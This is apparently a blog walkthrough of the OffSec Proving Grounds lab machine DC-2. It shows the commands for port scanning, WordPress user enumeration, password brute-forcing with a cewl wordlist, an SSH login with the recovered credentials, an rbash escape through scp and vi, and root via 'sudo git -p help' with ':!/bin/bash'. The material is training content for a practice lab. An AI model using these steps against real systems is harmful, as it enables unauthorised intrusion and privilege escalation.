OffSec PG — DC-2 Walkthrough
Machine details
OffSec PG — DC-2 Walkthrough
Machine details
- Title: DC-2
- Author: DCAU
- Difficulty: Easy
- Flags: 2 (user and root)
- Techniques: CMS, Sudo, restricted bash
- Operating System: Linux
Recon and Enumeration
IP=<MACHINE IP>
nmap -p- --min-rate 1000 -Pn $IP
Altough it has a ununsual port, doing banner grabbing with nc, reveals it is a openssh port!

Before we go into the website, we have to use the dc-2 host in /etc/hots file.
Visiting the webpage, we will know it’s a wordpress CMS
echo "192.168.107.194 dc-2" | sudo tee -a /etc/hosts
The flag tab might help us, let’s check it

It seems we have to use a tool for this, we’re gonna use cewl to create our own wordlist
cewl http://dc-2/ -w wordlistAnother tool we will use, is wpscanner. This tool will help us to enumerate users, and then we will try to bruteforce with the wordlist created earlier
wpscan --url http://dc-2/ --enumerate u
This is great news! We can save these users as users.txt. We will do dictionary brute force attack
wpscan --url http://dc-2/ -U users.txt -P wordlist
We got two matches for jerry and tom, this is good news
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Let’s log-in with jerry and hope it does have privileged rights

In the pages section, we can read the flag 2

In the about.php page in the same wp-admin directory, we can see the wordpress version

But my goal here was to exploit manually first, as this version does not have any plugins to exploit, it has a option to upload files. Maybe we can create a shell.php.jpg file and the server can execute this as a php file. We will go into the Media > Add New section, as there is a option to upload files
http://dc-2/wp-admin/media-new.php
My first try was to upload shell.php file but I got an error, after I renamed it to shell.php.jpg, we will see this message

I got the idea of trying the passwords we got to log-in using ssh. The tom user and pass did work!

Altough we are in a ssh connection, we are in a restricted shell (rbash), we need to find a way to get another shell, like bash or sh

We can read the local flag, lets read it using less

We can’t read files with cat (WE ARE A TOM THE CAT, WHY NOT?), but using less, it will work and we can read flag3

Trying to read the files at jerry, we can read a flag4 file


Reading the files in the Tom’s directory, we can know for sure tom only can use these commands.

With scp we can copy the bash to our /usr/bin path! After we do this, we can just type bash and we are using bash!
scp -P 7744 /bin/bash tom@localhost:/home/tom/usr/bin/
and then export the PATH, so we can use all the commands
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binIn case it goes wrong (I got an writing strange error)
We can use vi to set a bash shell
vi testYou will write this command

After that, we are going to execute the shell

We will use the bash shell, but we can’t use all the commands. Exporting the path will solve this
export PATH=/usr/bin:/binNow we can use all the commands from the machine, the first thing I did was to check the sudo privileges for tom but no luck at all :(
The wp-config.php has some credentials

The database has the admin hashed password

But we don’t need this hashes anymore, as I was trying to log-in as jerry, the same password we used to log-in to wordpress it was the same

Checking sudo -l for jerry, we can use a command called git

In git, we can use git -p help to execute less in the help manual
sudo git -p helpAfter that, it will open a less page showing the help commands for git. In the colon we can type this
:!/bin/bash

We successfully got root! We can get the user and root flags :D

메타데이터
- post_id
- ffd6b39c3386
- slug
- offsec-pg-dc-2-walkthrough-ffd6b39c3386
- url
- https://medium.com/@inotp/offsec-pg-dc-2-walkthrough-ffd6b39c3386
- canonical_url
- https://medium.com/@inotp/offsec-pg-dc-2-walkthrough-ffd6b39c3386
- author_url
- https://medium.com/@inotp
- status
- ok
- fetched_at
- 2026-06-10 08:17:25


